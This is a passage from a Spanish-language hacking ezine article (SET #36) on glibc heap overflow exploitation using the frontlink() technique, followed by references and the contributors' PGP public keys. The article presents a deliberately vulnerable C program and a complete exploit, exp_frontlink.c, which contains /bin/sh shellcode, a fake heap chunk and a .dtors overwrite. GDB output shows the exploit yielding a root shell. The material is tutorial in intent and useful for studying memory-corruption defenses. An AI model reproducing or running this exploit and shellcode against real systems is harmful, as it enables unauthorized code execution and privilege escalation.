      modificara el campo "fd" de su cabecera gracias al desbordamiento
      del buffer anterior.

   3) Un buffer a ser liberado con un tama~o mayor que 512 pero menor
      a su vez que el buffer anterior.

   4) Un buffer declarado antes que el anterior que permita asi sobreescribir
      el campo "prev_size" de este.

El siguiente programa vulnerable es el mismo que el mostrado por MaxX pero con una peque~a modificacion que hara mas facil la explicacion del exploit. No obstante, cumple todas las precondiciones mostradas:

-[vulnh.c]-

```
#include <stdlib.h>
#include <stdio.h>

int main(int argc, char *argv[])
{
   char *first, *second, *third, *fourth, *fifth, *sixth;

/*[1]*/ first = malloc(strlen(argv[2]) + 1);
```

```
/*[2]*/ second = malloc(1500);
/*[3]*/ third = malloc(12);
/*[4]*/ fourth = malloc(666);
/*[5]*/ fifth = malloc(1508);
/*[6]*/ sixth = malloc(12);

   printf("\nfirst = [ %p ]", first);
   printf("\nsecond = [ %p ]", second);
   printf("\nthird = [ %p ]", third);
   printf("\nfourth = [ %p ]", fourth);
   printf("\nfifth = [ %p ]", fifth);
   printf("\nsixth = [ %p ]\n", sixth);

/*[7]*/ strcpy(first, argv[2]);
/*[8]*/ free(fifth);
/*[9]*/ strcpy(fourth, argv[1]);

/*[10]*/ strncpy(second, argv[3], 64);

/*[0]*/ free(second);

   return 0;
}
```

-[fin vulnh.c]-

Por que la tecnica unlink( ) no puede ser aplicada en este programa? Vemos que el trozo cuarto es desbordable mediante una llamada vulnerable a strcpy() en [9], pero desgraciadamente el quinto trozo contiguo es liberado antes de esta llamada y por lo tanto no podemos trucarlo en nuestro beneficio.

No obstante, aun cuando este quinto trozo ha sido introducido en su "bin" correspondiente una vez llamado a free(), todavia podemos alterar su campo "fd" mediante el desbordamiento del cuarto trozo.

En este punto, la tecnica unlink() seria viable si despues de [9] hubiera una llamada como free(fourth) que liberara el cuarto trozo. Como esto nunca ocurre, todavia podemos aprovechar la liberacion del segundo trozo en [0] para ejecutar codigo arbitrario.

Este segundo trozo es mayor que 512, y ademas existe un buffer que le precede (first) que permite modificar el campo "prev_size" del segundo. Por lo tanto, y como ya dijimos, cumplimos todas las precondiciones para el exito del ataque.

El exploit que veremos a continuacion realiza las siguientes acciones:

1) Utiliza el primer argumento pasado al programa para rellenar el cuarto buffer, incluidos los campos prev_size y size del trozo siguiente (el quinto) y sobreescribe el campo "fd" de este trozo con una direccion apuntando al entorno pasado al programa donde se creara un trozo falso.

2) Utiliza el segundo argumento pasado al programa para rellenar el primer buffer y sobreescribir el campo "prev_size" del segundo buffer, que como ya sabemos forma parte de la zona de datos del primero (puesto que es un trozo asignado y no libre), con una instruccion jump que saltara 12 bytes mas alla y caera directamente en la zona de datos dentro del shellcode.

3) Utiliza el tercer argumento pasado al programa para insertar una shellcode en el segundo buffer (a traves de una llamada segura a strncpy() en [10]). Este por supuesto es nuestro cambio con respecto al programa vulnerable original, ademas de las llamadas a "printf( )" que nos ayudan a ver la situacion de los trozos en el heap.

4) Crea un entorno especifico con un trozo falso cuyos campos seran,
   prev_size = DUMMY, size = 0, fd = DUMMY, bk = &(DTORS_END) -8.

Al final del ataque, la disposicion del heap deberia quedar asi:

```
[ TROZO 1 ] -> Relleno

[ TROZO 2 ] -> PREV_SIZE = jump 0x0c
            -> SIZE      = xxx
            -> DATOS     = 8 bytes basura + Shellcode

[ TROZO 3 ]

[ TROZO 4 ] -> Relleno

[ TROZO 5 ] -> PREV_SIZE = xxx
            -> SIZE      = xxx
            -> FD        = direccion del entorno
            -> BK        = xxx

[ TROZO 6 ]

[ WILDERNESS ]
```

La direccion del entorno creado para el programa en el exploit se calcula de la siguiente manera:

```
( (0xc0000000 - 4) - sizeof(name_prog) - (16 + 1) )
```

Esto es asi (ya lo hemos explicado en otras ocasiones), porque todos los ejecutables se mapean en memoria a partir de la direccion (0xc0000000), luego vienen 4 bytes NULL, el nombre del ejecutable y (16 + 1) es lo que ocupara nuestro trozo falso mas 1 byte null para finalizar la cadena, a saber:

```
Trozo falso -> PREV_SIZE (4 bytes) = xxx
               SIZE      (4 bytes) = 0
               FD        (4 bytes) = xxx
               BK        (4 bytes) = &(DTORS_END) - 8

               + 1 byte NULL.
```

Veamos antes de nada el efecto desastroso de sobreescribir el quinto trozo a traves del overflow del cuarto buffer:

```
cristal:~# gdb -q ./vulnh
(gdb) run `perl -e 'print "A"x680;'` black ngel
Starting program: /root/vulnh `perl -e 'print "A"x680;'` black ngel

Program received signal SIGSEGV, Segmentation fault.
0x4008d8e8 in chunk_free () from /lib/libc.so.6
```

Para el exploit necesitamos saber la direccion de DTORS_END a la que debemos restar 8:

```
cristal:~# objdump -s -j .dtors ./vulnh

./vulnh:    file format elf32-i386

Contents of section .dtors:
 8049738 ffffffff 00000000               ++++++++
```

Bien, DTORS_END es igual a (0x08049738 + 4) y si restamos 8 a este valor obtenemos el resultado "0x08049734", que utilizaremos en el campo "bk" del

trozo falso ubicado en el entorno.

He aqui el exploit final basado en el original de MaxX:

-[exp_frontlink.c]-

```
#include <stdlib.h>
#include <stdio.h>
#include <unistd.h>

#define DTORS_END_MINUS_8 0x08049734

#define VULN_PROG "./vulnh"
#define TROZO_FALSO ( (0xc0000000 - 4) - sizeof(VULN_PROG) - (16 + 1) )
#define DUMMY 0x0defaced

char shellcode[] = "\x41\x41\x41\x41\x41\x41\x41\x41" /* Trash */
                   "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c"
                   "\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb"
                   "\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh";

char jump[] = "\x01\xeb\x0c\x01";

int main(void)
{
   char *p;
   char argv1[676+1];
   char argv2[52];
   char argv3[64];
   char fake_chunk[16 + 1];
   size_t size;
   char **envp;
   char *argv[] = { VULN_PROG, argv1, argv2, argv3, NULL };

   p = argv1;
   memset(p, 'B', 676 - 4);
   p += 676 - 4;
   *( (void **)p ) = (void *)(TROZO_FALSO);
   p += 4;
   *p = '\0';

   p = argv2;
   memset(p, 'B', 52 - sizeof(jump));
   p += 52 - sizeof(jump);
   memcpy(p, jump, sizeof(jump));

   p = argv3;
   memcpy(p, shellcode, sizeof(shellcode));

   p = fake_chunk;
   *( (void **)p ) = (void *)(DUMMY);
   p += 4;
   *( (void **)p ) = (void *)(0x00000000);
   p += 4;
   *( (void **)p ) = (void *)(DUMMY);
   p += 4;
   *( (void **)p ) = (void *)(DTORS_END_MINUS_8);
   p += 4;
   *p = '\0';

   size = 0;
   for (p = fake_chunk; p < fake_chunk + (16+1); p++) {
      if (*p == '\0')
         size++;
```

```
   }
   size++;

   envp = malloc(size * sizeof (char *));

   size = 0;
   for (p = fake_chunk; p < fake_chunk + (16+1); p += strlen(p)+1) {
      envp[size++] = p;
   }
   envp[size] = NULL;

   execve(argv[0], argv, envp);

   return (-1);
}
```

-[fin exp_frontlink.c]-

Se puede observar que este exploit es distinto al creado por MaxX, puesto que tambien el programa vulnerable diferia un poco del original. Utilizamos un tercer argumento donde introducimos el shellcode, que por cierto es un poco especial, puesto que al principio del mismo hay 8 bytes de basura (con caracteres "A"). Esto es necesario debido a que al liberar el segundo trozo, la macro frontlink() ejecuta estas dos instrucciones antes de [5]:

```
        P->bk = BK;
        P->fd = FD;
```

Y por lo tanto los campos "bk" y "fd" del segundo trozo (los primeros 8 bytes) seran machacados. Como nosotros sobreescribimos el campo "prev_size" del segundo trozo con un salto de 12 bytes (gracias al overflow producido en el primer trozo), esto no resulta ningun problema.

Ahora ya podemos probar el exploit desde el mismo GDB:

```
cristal:~ # gdb -q ./exp_frontlink
(gdb) run
Starting program: /root/exp_frontlink

Program received signal SIGTRAP, Trace/breakpoint trap.
0x400012b0 in _start () from /lib/ld-linux.so.2
(gdb) c
Continuing.

first = [ 0x8049780 ]
second = [ 0x80497b8 ]
third = [ 0x8049d98 ]
fourth = [ 0x8049da8 ]
fifth = [ 0x804a048 ]
sixth = [ 0x804a630 ]

Program received signal SIGTRAP, Trace/breakpoint trap.
0x400012b0 in _start () from /lib/ld-linux.so.2
(gdb) c
Continuing.
sh-2.05b# id
uid=0(root) gid=0(root) groups=0(root)
sh-2.05b# exit
exit

Program exited normally.
(gdb)
```

Premio!!!

Hemos visto con todo esto que las condiciones para un ataque de esta clase en la vida real (real-life exploit o "in the wild") son bastante trilladas, aunque bien es cierto que todos los casos pueden darse; y lo mas importante de todo, si eres capaz de comprender esta tecnica estaras totalmente preparado para enfrentarte a cualesquiera otras tecnicas avanzadas de explotacion de binarios como las descritas en el Malloc Des-Maleficarum [7].

Por ultimo, te invito a que no des por hecho y por cierto todo lo aqui descrito y que pruebes por ti mismo a crear el programa vulnerable y dise~ar el exploit, solo cuando empiezan a surgir los peque~os fallos y tengas que pasarte unas cuantas horas delante de GDB depurando un problema minusculo te daras verdadera cuenta de que la explotacion de vulnerabilidades puede convertirse en un arte solo apto para quienes lleven el hacking metido en las venas.

---[5 - Conclusion

Como tenemos la costumbre de decir, "hasta aqui hemos llegado". Espero haber cumplido con el objetivo principal de profundizar en los aspectos mas importantes de los Heap Overflow y con ello seguir abriendote camino hacia tecnicas mas avanzadas.

Desconozco a dia de hoy sI habra una tercera parte de esta saga, aunque, de ser asi, estara basada seguramente en el articulo Exploting the Wilderness [4] de Phantasmal Phantasmagoria, describiendo en detalle la tecnica y sus posibilidades.

Os invito sobre todo en este articulo a enviarme o comentarme vuestras dudas en las direcciones de correo "blackngel1@gmail.com" o "black@set-ezine.org" ya que ciertos pasos pueden resultar realmente complicados. Yo estare ahi para ayudaros a salvar dichos muros y lograr que todo el mundo pueda avanzar sin abandonar en medio del camino. Que nadie se de por vencido...

Feliz Hacking!

Un abrazo!
blackngel

---[6 - Referencias

[1] Vudo - An object superstitiously believed to embody magical powers
    http://www.phrack.org/issues.html?issue=57&id=8#article

[2] Once upon a free()
    http://www.phrack.org/issues.html?issue=57&id=9#article

[3] Advanced Doug Lea's malloc exploits
    http://www.phrack.org/issues.html?issue=61&id=6#article

[4] Exploiting the Wilderness
    http://seclists.org/vuln-dev/2004/Feb/0025.html

[5] Malloc Maleficarum
    http://seclists.org/bugtraq/2005/Oct/0118.html

[6] The use of set_head to defeat the wilderness
    http://www.phrack.org/issues.html?issue=64&id=9#article

[7] Malloc Des-Maleficarum

http://www.phrack.org/issues.html?issue=66&id=10#article

EOF

PGP <http://www.pgpi.com>

Para los que utilizan comunicaciones seguras, aqui teneis las claves publicas de algunas de las personas que escriben en este vuestro ezine o que colaboran de una u otra forma.

<++> keys/grrl.asc

```
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: PGP 6.0.2

mQDNAzcEBEcAAAEGANGH6CWGRbnJz2tFxdngmteie/OF6UyVQijIY0w4LN0n7RQQ
TydWEQy+sy3ry4cSsW51pS7no3YvpWnqb135QJ+M11uLCyfPoBJZCcIAIQaWu7rH
PeCHckiAGZuCdKr0yVhIog2vxxjDK7Z0kp1h+tK1sJg2DY2PrSEJbrCbn1PRqqka
CZsXITcAcJQei55GZpRX/afn5sPqMUslOID00cW2BGGSjtihplxySDYbLwerP2mH
u01FBI/frDeskMiBjQAFEbQjR2FycnVsbyEgPGdhcnJ1bG9AZXh0ZXJtaW5hdG9y
Lm5ldD6JANUDBRA3BARH36w3rJDIgY0BAb5OBf91+aeDUkxauMoBTDVwpBivrrJ/
Y7tfiCXa7neZf9IUax64E+IaJCRbjoUH4XrPLNIkTapIapo/3JQngGQjgXK+n5pC
lKr1j6Ql+oQeIfBo5ISnNympJMm4gzjnKAX5vMOTSW5bQZHUSG+K8Yi5HcXPQkeS
YQfp2G1BK88LCmkSggeYklthABoYsN/ezzzPbZ7/JtC9qPK4O7Xmjpm//ni2E10V
GSGkrcnDf/SoAVdedn5xzUhHYsiQLEEnmEijwMs=
=iEkw
-----END PGP PUBLIC KEY BLOCK-----
```

<-->

```
Tipo Bits/Clave    Fecha      Identificador
pub   768/AEF6AC95 1999/04/11 madfran <madfran@nym.alias.net>

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.3ia

mQBtAzcQ8VIAAAEDAJuWBxdOxP81fhTJ29fVJ0NK/63dcn5D/vO+6EY0EHGHC42i
RF9gXnPUoSrlNfnfFnF9hZO0Ndb4ihX9RLaCrul8+FN97WYCqSonu2B23PpX7U0j
uSPFFqrNg0vDrvaslQAFEbQfbWFkZnJhbiA8bWFkZnJhbkBueW0uYWxpYXMubmV0
PokAdQMFEDcQ8VPNg0vDrvaslQEBHP0C/iX/mj59UX1uJlVmOZlqS4I6C4MtAwh3
7Dh5cSHY0N0WBRzSBKZD/O7rV0amh1iKkrZ827W6ncqXtzHOsQZfo183ivHOc3vM
N4q3EEzGJb9xseqQGA61Ap8R8rO37Q8kEQ==
=vagE
-----END PGP PUBLIC KEY BLOCK-----
```

blackngel

```
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: GnuPG v1.4.6 (GNU/Linux)

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
g5spYWJrMWe1WA==
=KoEY
-----END PGP PUBLIC KEY BLOCK-----
```

elotro

```
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: PGPfreeware 5.0i for non-commercial use

mQCNAzr1734AAAEEAMKrsCLyeUS4ouBjltE/7ubE1i58tZem7xPVy5Vot9uW5rOA
OyZNM0zdlgEvW1xdxmsBdojLrkqEk8ZQXDx5zCn0wE/8CHhP3dewEIcYpcBv1/0a
wbxpG7r2c5AajGViceLtEVcT6p65ZnKW2c7DMH/GEbOtPaG6fSIPE8Z4w3KXAAUR
tBxlbG90cm8gPGVsb3Ryby5hckBnbWFpbC5jb20+iQCVAwUQOvXvfiIPE8Z4w3KX
AQEDwgQAtwrBv3To4QnN67jeNZSxjoZC2gAb7Yq4gueP20yfARRlKOSompGgwypI
Oy/qhgTxtdDkjdtvRk16cx8jjhgyXfSLOhJ787+IGmrxT/jWwxSMmuRNWmHBcavD
wQzLlpxEQBwdL/guZBNsMSMQr9FpBRkPDQSPGQC18OnGKNJMXf0=
=hgJM
-----END PGP PUBLIC KEY BLOCK-----
```

```
 ---------[ ULTIMA ]------------- ------------------------------------
|                                |                                    |
 ---[ ULTIMA NOTA ]--------------                                     |
|                                                                     |
|  Derechos de lectura:                                               |
|     (*)Libres                                                       |
|                                                                     |
|  Derechos de modificacion:                                          |
|     Reservados                                                      |
|                                                                     |
|  Derechos de publicacion:                                           |
|     Contactar con SET antes de utilizar material publicado en SET   |
|                                                                     |
| (*)Excepto personas que pretendan usarlo para empapelarnos, para    |
| ellos 2505'34 Euros, que deberan ser ingresados previamente la cuenta|
| corriente de SET, Si usted tiene dudas, tanto para empapelarnos o   |
| de como pagar el importe, pongase en contacto con SET atraves de las |
| direcciones a tal efecto habilitadas.                               |
 ---------------------------------------------------------------------
```

SET, - Saqueadores Edicion Tecnica -. Numero #36

EOF